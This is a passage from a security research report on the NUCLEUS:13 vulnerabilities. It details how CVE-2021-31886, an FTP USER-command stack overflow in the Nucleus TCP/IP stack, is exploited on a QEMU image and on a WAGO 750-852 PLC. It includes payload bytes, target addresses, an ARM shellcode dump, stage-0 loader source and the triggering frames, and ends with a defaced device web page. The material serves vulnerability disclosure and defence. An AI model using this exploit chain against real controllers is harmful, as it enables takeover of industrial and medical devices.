At line 7 of Figure 9, the code checks whether the input string **server->replyBuff** is not larger than 38 characters, using the **strlen()**[2] function. The expected contents of this buffer are as follows: four characters for the string "USER", one space character, 31 characters of username and the two "**\r\n**" characters. However, if we place a null-terminator in an arbitrary place within **server->replyBuff** such that **strlen()** returns a value less than 38, we can still copy a longer string into **server->user**, provided that we place the "**\r**" character at a desired offset.

In this way, we can overflow **server->user**, the remaining fields of the **FTP_SERVER** structure as well as some local variables and the metadata of a stack frame, where FTP_SERVER is declared (**server** happens to be a pointer to a local variable declared in the **Control_Task()** function). In essence, this is a **stack-based buffer overflow** vulnerability.

### 6.2. Exploiting a QEMU image

In this Section, we describe the exploitation details, based on a QEMU image built for Nucleus Ready Start for NXP i.MX28 evaluation software. We also managed to exploit this vulnerability on a WAGO 750-852 PLC, which is explained in Section 6.3.

2 ***strlen()*** *returns the length of a byte sequence until the first 0x00 byte is encountered.*

TECHNICAL DIVE-IN

The exploitation strategy involved the following steps:

1. Patch the address of the input buffer (e.g., the buffer that stores the "USER" command), so that it points to a different memory location: This allows the attacker to have longer shellcode (we can upload only 218 bytes of shellcode at a time). This also helps to avoid overwriting the shellcode (e.g., by buffer deallocation and other FTP commands).
2. Prepare the shellcode and upload it to a desired location within the memory.
3. Redirect the execution flow to the shellcode.

Figure 11 shows a pseudocode excerpt from the **Control_Task()** function, which is an RTOS task that is responsible for handling FTP sessions. This function contains important local variables: **FTP_SERVER server** that contains a field **user**, which we intend to overflow; and **CHAR *buffer**, which is a pointer to the buffer that contains the raw user input (it will be later copied into **server->replyBuff**).

```
 1: void __cdecl Control_Task(UNSIGNED argc, void *control_block)
 2: {
 3:   FSP_CB *control_blocka; // [sp+8h] [bp-184h]
 4:   CHAR nu_drive[3]; // [sp+14h] [bp-178h]
 5:   MNT_LIST_S *mount_list; // [sp+18h] [bp-174h]
 6:   NU_TASK *pointerToThisTask; // [sp+1Ch] [bp-170h]
 7:   FTP_SERVER server; // [sp+20h] [bp-16Ch]
 8:   CHAR commandBuf[8]; // [sp+158h] [bp-34h]
 9:   CHAR *buffer; // [sp+160h] [bp-2Ch]
10:   INT32 bytesReceived; // [sp+164h] [bp-28h]
11:   INT drive; // [sp+168h] [bp-24h]
12:   MNT_LIST_S *mount_entry; // [sp+16Ch] [bp-20h]
13:   FSP_CB *fsp_cb; // [sp+170h] [bp-1Ch]
14:   CHAR *pointer; // [sp+174h] [bp-18h]
15:   INT value; // [sp+178h] [bp-14h]
16:   INT out; // [sp+17Ch] [bp-10h]
17:   INT parseIndex; // [sp+180h] [bp-Ch]
18:   STATUS status; // [sp+184h] [bp-8h]
19:   char v18[4]; // [sp+188h] [bp-4h]
20:
21:   // ...
22: }
```

*Figure 11 – An excerpt from the Control_Task() function*

TECHNICAL DIVE-IN

At this point, we can construct such input that will overflow the **server->user** field, overwriting the fields of **server** past the **server->user** field, as well as the local variables in **Control_Task()** past **server**. We could also overwrite the return address of **Control_Task()** at this point and hijack the execution flow. However, we incur two problems: (1) we still need to store our shellcode in some unused memory region where more space is available; (2) since **Control_Task()** is an RTOS task[3], it runs in an infinite loop and will not return as a traditional C function; therefore, overwriting the return address will at best cause a Denial-of-Service under certain conditions but will not allow us to hijack the execution flow in a useful way.

```
.bss:000B22BC                 EXPORT WS_Master_Server
.bss:000B22BC ; WS_SERVER WS_Master_Server
.bss:000B22BC WS_Master_Server WS_SERVER <?>        ; DATA XREF: WS_Webserv_Initialize+1C↑o
.bss:000B22BC                                       ; WS_Webserv_Initialize+24↑o ...
.bss:000B22E0                 EXPORT HTTP_Fs_File
.bss:000B22E0 ; WS_FS_FILE *HTTP_Fs_File
.bss:000B22E0 HTTP_Fs_File    % 4                   ; DATA XREF: WS_Initialize_Server+3C↑o
.bss:000B22E0                                       ; WS_Initialize_Server+44↑w ...
.bss:000B22E4                 EXPORT WSC_Use_Hostname
.bss:000B22E4 ; UINT32 WSC_Use_Hostname
.bss:000B22E4 WSC_Use_Hostname % 4                  ; DATA XREF: HTTP_Convert_To_Url+C4↑o
.bss:000B22E4                                       ; HTTP_Convert_To_Url+C8↑r ...
```

*Figure 12 – A chosen memory location for the shellcode*

Our first goal is to find an executable region of memory to store the shellcode. For this purpose, we have chosen the address **0x000b22bc** located in the **.bss** segment (this memory segment happens to be marked as writable in our case). Figure 12 shows an excerpt from this segment. It contains several static variables which are not used in the context of the FTP server and therefore is a good location for our shellcode.

```
.bss:000814F8                 EXPORT span_process_packet
.bss:000814F8 ; UINT32 (*span_process_packet)(UINT8 *, UINT32, UINT32)
.bss:000814F8 span_process_packet % 4               ; DATA XREF: PROT_Protocol_Init+48↑o
.bss:000814F8                                       ; PROT_Protocol_Init+48↑w ...
```

```
1: STATUS PROT_Protocol_Init()
2: {
3:   INT i; // [sp+4h] [bp-8h]
4:
5:   for ( i = 0; i <= 60; ++i )
6:     SCK_Sockets[i] = 0;
7:   span_process_packet = 0;
8:   ppe_process_packet = 0;
9:   UTL_Zero(&SCK_Protect, 1u);
10:  UTL_Zero(&DHCP_Duid, 0x50u);
11:  DHCP_Duid.duid_type = 3;
12:  DHCP_Duid.duid_hw_type = 1;
13:  EQ_Init();
14:  ARP_Init();
15:  ICMP_Init();
16:  IP_Initialize();
17:  RTAB4_Init();
18:  Multi_Init();
19:  TCP_Init();
20:  UDP_Init();
22:  NLOG_Init();
23:  PMTU_Init();
24:  UM_Initialize();
25:  return DNS_Initialize();
26: }
```

```
1: STATUS __cdecl EightZeroTwo_Input(DV_DEVICE_ENTRY *device, UINT16 protocol_type, UINT8 *ether_pkt)
2: {
3:   //...
4:   if ( (signed int)protocol_type <= 32821 )
5:   {
6:     //...
7:     if ( protocol_type != 2054 )
8:       goto LABEL_13;
10:    //...
11:  }
12:  //...
13: LABEL_13:
14:  if ( span_process_packet && (protocol_type == 38 || protocol_type == 7) )
15:  {
16:    MEM_Buffer_List.head->data_ptr -= device->dev_hdrlen;
17:    MEM_Buffer_List.head->data_len += device->dev_hdrlen;
18:    MEM_Buffer_List.head->me_data.me_pkthdr.me_buf_hdr.total_data_len += device->dev_hdrlen;
19:    span_process_packet(MEM_Buffer_List.head->data_ptr, device->dev_index, protocol_type);
20:  }
21:  MEM_Buffer_Chain_Free(&MEM_Buffer_List, &MEM_Buffer_Freelist);
22:  return 0;
23: }
```


*Figure 13 – The span_process_packet callback*

3 *Have a look at this blog post from CircuitsToday.com for a short overview of RTOS concepts.*

TECHNICAL DIVE-IN

Since we cannot easily overwrite the return address of **Control_Task()**, we must resort to other means for redirecting the execution. We have found several function pointers declared in the **.bss** memory segment. One of them is called **span_process_packet** and it is set to zero by default. Figure 13 shows that **span_process_packet** is a callback pointer, and if the pointer contains a non-zero address (it is supposed to be a function address), this callback will be triggered when a particular LLC frame is received. Therefore, if we overwrite the **span_process_packet** pointer with the address of our shellcode and send the LLC frame[4] that meets the right conditions, the shellcode will be executed.


To achieve this, we establish our first FTP session with the target device and send a malformed USER command with the following bytes:




The payload contains the following bytes:

- The "USER" command followed by a space character (**0x20**)
- Several dummy bytes that overflow the field **server->user**. Note that we have also placed a null-terminator (**0x00**) in the middle of the input, so that the input length checks (shown on Figure 9) will be circumvented.
- The address of the shellcode (**0x000b22c4**, big endian), the address of the **span_process_packet** pointer (**0x00b14f8**, big endian)

When the field **server->user** is overwritten, we will write the two addresses into the first eight bytes of the **server->FTP_Events** field (see Figure 10; the addresses are marked in red and green):




4 *A Logical-Link Control (LLC) frame with the bytes **0x0026** or **0x0007** set in place of the ETHERTYPE/LENGTH field (bytes 13 and 14) of the Ethernet header*

TECHNICAL DIVE-IN

These addresses will, essentially, be written into the fields of the **ev_created** variable enclosed into **server->FTP_events**.

```
>>> p/x server->FTP_Events->ev_created->cs_previous
$471 = 0xb22c4
>>> p/x server->FTP_Events->ev_created->cs_next
$472 = 0xb14f8
```

After these addresses are written, we close the FTP session by sending a TCP RST packet. When the session is closed, **Control_Task()** will eventually call the **NU_Remove_From_List()** function (shown in Figure 14). This function will remove the current FTP event node from the FTP event list (lines 9-10).

At this time, the pointers **node->cs_previous** and **node->cs_next** are the same as **server->FTP_Events->ev_created->cs_previous** and **server->FTP_Events->ev_created->cs_next**, and they point to the desired shellcode address and the address of **span_process_packet** pointer, respectively. After the code on line 10 is executed, we overwrite the value of the **span_process_packet** pointer with our shellcode address, which means that now this callback is initialized, and whenever it is invoked, the shellcode will be executed.

```
 1: void __cdecl NU_Remove_From_List(CS_NODE **head, CS_NODE *node)
 2: {
 3:   if ( node->cs_previous == node )
 4:   {
 5:     *head = 0;
 6:   }
 7:   else
 8:   {
 9:     node->cs_previous->cs_next = node->cs_next;
10:     node->cs_next->cs_previous = node->cs_previous;
11:     if ( *head == node )
12:       *head = node->cs_next;
13:   }
14: }
```

*Figure 14 – The NU_Remove_From_List() function*

Next, we establish a new FTP session and attempt to patch the **buffer** pointer and to write our shellcode at the desired location. To patch the address of **buffer**, we use the same technique as before. As buffer lies at the offset of 52 bytes from the end of **server->user**, we simply construct an FTP user command that contains the new address of **buffer** at the required offset.

TECHNICAL DIVE-IN

```
0040  26 7b 55 53 45 52 20 42  4c 41 42 4c 41 42 4c 41   &{USER B LABLABLA
0050  42 4c 41 42 4c 41 00 00  42 4c 41 42 4c 41 42 4c   BLABLA·· BLABLABL
0060  41 42 4c 41 42 4c 41 00  00 00 00 00 00 00 00 00   ABLABLA· ········
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0090  00 00 00 00 00 00 00 00  00 00 00 bc 22 0b 00 0d   ········ ····"···
00a0  0a                                                 ·
```

Note that after the USER command is handled and the execution returns to **Control_Task()**, **buffer** points to the address that we now control:

```
>>> bt
#0  0x0004f838 in Control_Task (argc=0, control_block=0x4d0cac) at os/networking/xprot/ftp/src/fst.c:1068
#1  0x00004334 in TCC_Task_Shell () at os/kernel/plus/core/src/tcc_common.c:862
#2  0x00000000 in ?? ()
>>> p/x buffer
$489 = 0xb22bc
>>> x/24bx buffer
0xb22bc <WS_Master_Server>:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xb22c4 <WS_Master_Server+8>:   0x00    0x00    0x00    0x00    0xf8    0x14    0x0b    0x00
0xb22cc <WS_Master_Server+16>:  0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
```

Note that this time, we are supplying the address **0x000b22bc**, which is different from the shellcode address **0x00b22c4** that we set during the previous step. This is because we are patching the raw input buffer. Apart from the user-supplied contents, it will include the entire FTP command that starts with "USER\x20". Therefore, we will structure our input as "*USER\x20\x00\x00\x00[shellcode]*" and skip the first eight bytes to jump directly at the first byte of the shellcode.

It is important that, at this time, we do not close the current FTP session. Otherwise, **Control_Task()** will allocate a new input buffer pointer, and all the work we have done so far will be lost. Therefore, to supply the shellcode, we immediately follow with another USER command that will be written into the memory starting at address **0x000b22bc**. This time, it contains the following shellcode:

```
>>> x/256bx 0x000b22bc
0xb22bc <WS_Master_Server>:     0x55  0x53  0x45  0x52  0x20  0x00  0x00  0x00
0xb22c4 <WS_Master_Server+8>:   0x00  0x48  0x2d  0xe9  0x04  0xb0  0x8d  0xe2
0xb22cc <WS_Master_Server+16>:  0x58  0x30  0x9f  0xe5  0x00  0x30  0x93  0xe5
0xb22d4 <WS_Master_Server+24>:  0x54  0x20  0x9f  0xe5  0x00  0x20  0x92  0xe5
0xb22dc <WS_Master_Server+32>:  0x02  0x00  0xa0  0xe1  0x0f  0xe0  0xa0  0xe1
0xb22e4 <WSC_Use_Hostname>:     0x13  0xff  0x2f  0xe1  0x44  0x30  0x9f  0xe5
0xb22ec <WS_HTTP_Receive_CB>:   0x00  0x30  0x93  0xe5  0x40  0x20  0x9f  0xe5
0xb22f4 <WS_HTTP_Receive_CB+8>: 0x00  0x20  0x92  0xe5  0x02  0x00  0xa0  0xe1
0xb22fc <WS_HTTP_Receive_CB+16>     0x0f  0xe0  0xa0  0xe1  0x13  0xff  0x2f  0xe1
0xb2304 <WS_HTTP_Receive_CB+24>     0x30  0x30  0x9f  0xe5  0x00  0x30  0x93  0xe5
0xb230c <WS_HTTP_Receive_CB+32>     0x04  0x10  0xa0  0xe3  0x28  0x00  0x9f  0xe5
0xb2314 <WS_HTTP_Receive_CB+40>     0x0f  0xe0  0xa0  0xe1  0x13  0xff  0x2f  0xe1
0xb231c <WS_HTTP_Receive_CB+48>     0x00  0x00  0xa0  0xe1  0x04  0xd0  0x4b  0xe2
0xb2324 <WS_HTTP_Receive_CB+56>     0x00  0x48  0xbd  0xe8  0x1e  0xff  0x2f  0xe1
0xb232c <WS_HTTP_Receive_CB+64>     0x00  0x23  0x0b  0x00  0x64  0x23  0x0b  0x00
0xb2334 <WS_HTTP_Receive_CB+72>     0x5c  0x23  0x0b  0x00  0x58  0x23  0x0b  0x00
0xb233c <WS_HTTP_Receive_CB+80>     0x54  0x23  0x0b  0x00  0x50  0x23  0x0b  0x00
0xb2344 <WS_HTTP_Receive_CB+88>     0x00  0x00  0x00  0x00  0x50  0x57  0x4e  0x45
0xb234c <WS_HTTP_Receive_CB+96>     0x44  0x00  0x00  0x00  0xc0  0xa8  0x96  0x7b
0xb2354 <WS_HTTP_Receive_CB+104>:   0x94  0xb4  0x05  0x00  0x84  0xb9  0x0a  0x00
0xb235c <WS_HTTP_Receive_CB+112>:   0xac  0x1c  0x00  0x00  0x1c  0x72  0x09  0x00
0xb2364 <WS_HTTP_Receive_CB+120>:   0x48  0x23  0x0b  0x00  0x0d  0x0a  0x00  0x00
```

USER\x20\x00\x00\x00

SHELLCODE

TECHNICAL DIVE-IN

Finally, we send an LLC frame that meets the requirements for triggering the **span_process_packet** callback, and the shellcode gets executed. In this case, our shellcode simply prints a line to the serial console of the QEMU VM.

```
QEMU
serial0 console
Open the following Nucleus node address in your web browser:
    http://192.168.56.110:8080/
```

```
QEMU
serial0 console
Open the following Nucleus node address in your web browser:
    http://192.168.56.110:8080/
<) ALL YOUR FTP BELONGS TO US
```

### 6.3. Exploiting a WAGO 750-852

The exploitation of CVE-2021-31886 in the WAGO 750-852 PLC is similar to the QEMU image exploitation. That is, we overflow the server structure to have our shellcode residing at a stable location pointed to by the buffer variable and calling it afterwards through a patched **span_process_packet** function pointer.

After having a first payload running through **span_process_packet** (called “**stage 0**”), we aimed at loading a second payload (“**stage 1**”) because of the size limitations that constrain **stage 0**. To do so, we needed to make stage 0 patch another function pointer **ppe_process_packet** to point at a location which we dynamically allocated. Whenever stage 0 gets triggered again, it will copy shellcode fragments which we sent within the LLC frame to be reassembled at the location pointed at by **ppe_process_packet**. This pointer is another callback (similar to **span_process_packet**) which is called at the function EightZeroTwo, as follows:

TECHNICAL DIVE-IN

```
RAM:281E4968 ; int (__fastcall *ppe_process_packet)(_DWORD)
RAM:281E4968 ppe_process_packet % 4        ; DATA XREF: EightZeroTwo+5C↑o
```

```
 1 int __fastcall EightZeroTwo(int a1, signed int a2, int a3)
 2 {
 3   int v3; // r4
 4   int v4; // lr
 5   bool v5; // zf
 6   void (*v7)(void); // r3
 7   bool v8; // zf
 8   int v9; // r1
 9
10   v3 = a1;
11   v4 = unk_281E9FE8;
12   if ( a2 == 32821 )
13     goto LABEL_5;
14   if ( a2 > 32821 )
15   {
16     v5 = a2 == 34915;
17     if ( a2 != 34915 )
18       v5 = a2 == 34916;
19     if ( !v5 )
20       goto LABEL_16;
21     if ( !ppe_process_packet )
22       goto LABEL_14;
23     ppe_process_packet(a2);
24   }
```

The **stage 0** shellcode is illustrated in Figure 15. It allocates the memory for **stage 1** shellcode on lines 34-39. Whenever **stage 0** gets executed, it copies the fragments of **stage 1** shellcode in the right order and into a designated memory location (lines 66-72).

Once the entire stage 1 shellcode is copied and is in good order (ensured by the checksum), we patch the **ppe_process_packet** pointer to point at the beginning of **stage 1** shellcode (lines 53-64).

TECHNICAL DIVE-IN

```
22 void _start(void * ptr_packet)
23 {
24
25
26     UINT32 *p_ppe = (UINT32*)ppe_process_packet;
27     UINT32 index = 0;
28     UINT32 checksum = 0 ;
29     UINT32 checksm_calc = 0;
30
31     //#ifdef WAGO
32     // the first Dword holding the index
33     index = *((UINT32*)ptr_packet+IDX_OFF);
34     if (index == 0)
35     {
36         UINT8 stat = NU_Allocate_Aligned_Memory((void*)pool_ICODEMEM, &stage1_addr, STAGE1_SIZE, 0, 0);
37
38         // make sure the allocation works
39     }
40     //if is the end of stream, validate checksum
41     if(index ==-1)
42     {
43
44         //NU_Release_Semaphore(TCP_Resource);
45         checksum =*((UINT32*)ptr_packet+CHECKSUM_OFF);
46         for(UINT32 i =0;i<STAGE1_SIZE;i++)
47         {
48             checksm_calc +=   ((UINT8*)stage1_addr)[i];
49
50         }
51
52         int good_checksum = checksum == checksm_calc;
53         if (good_checksum)
54         {
55
56             //patch the p_ppe function pointer to point to the allcocated area
57             *p_ppe = (UINT32)stage1_addr;
58             #ifdef QEMU
59             my_printf("h\n");
60             #endif
61             //*((UINT8 *)ip_addr + 3) = good_checksum;
62             //ICMP_Send_Echo_Request(ip_addr,100);
63         }
64     }
65
66     else
67     {
68      //copy the stage1 content from ptr_packet to the allcocated area as a fregmented data.
69         UINT32 offset =(UINT32)stage1_addr+ (index*FRAG_SIZE);
70         //my_printf("%x\n\r",*((UINT32*)ptr_packet+STAGE1_OFF_IN_PACKET));
71         my_memcpy(offset, (UINT8*)ptr_packet+STAGE1_OFF_IN_PACKET, FRAG_SIZE);
72     }
73
74     return;
75
76 }
```

*Figure 15 – stage 0 shellcode*

TECHNICAL DIVE-IN

When this is done, we trigger the **ppe_process_packet** callback by sending a crafted Point-to-Point Protocol over Ethernet (PPOE) frame. The **stage 1** shellcode accesses the filesystem of the WAGO PLC, changing the HTML code of a particular page used in the embedded webserver. The effect of this change is shown in Figure 16 (normal operation) and Figure 17 (after exploiting CVE-2021-31886).





*Figure 16 – Web page as it appears normally in WAGO 750-852*

*Figure 17 – A defaced web page in WAGO 750-852*

## 7. Conclusions

In this report, we discussed NUCLEUS:13, a set of 13 vulnerabilities affecting the Nucleus TCP/IP stack, currently owned by Siemens and used in billions of devices. The vulnerabilities include three RCEs, which we managed to exploit in our labs as discussed in Section 3. We saw evidence of the stack running in industrial controllers, building automation equipment, and medical devices.

We strongly believe that the threat landscape for every type of connected device is changing fast, with an ever-increasing number of severe vulnerabilities and attackers being motivated by financial gains more than ever. This is especially true for operational technology and the Internet of Things. The expanded adoption of these types of technology by every type of organization, and their deep integration into critical business operations, will only increase their value for attackers over the long term.

With this context in mind, Forescout Research Labs and Medigate Labs look forward to analyzing additional software and devices, driving opportunities for better industry collaboration and continuing to help secure the Enterprise of Things.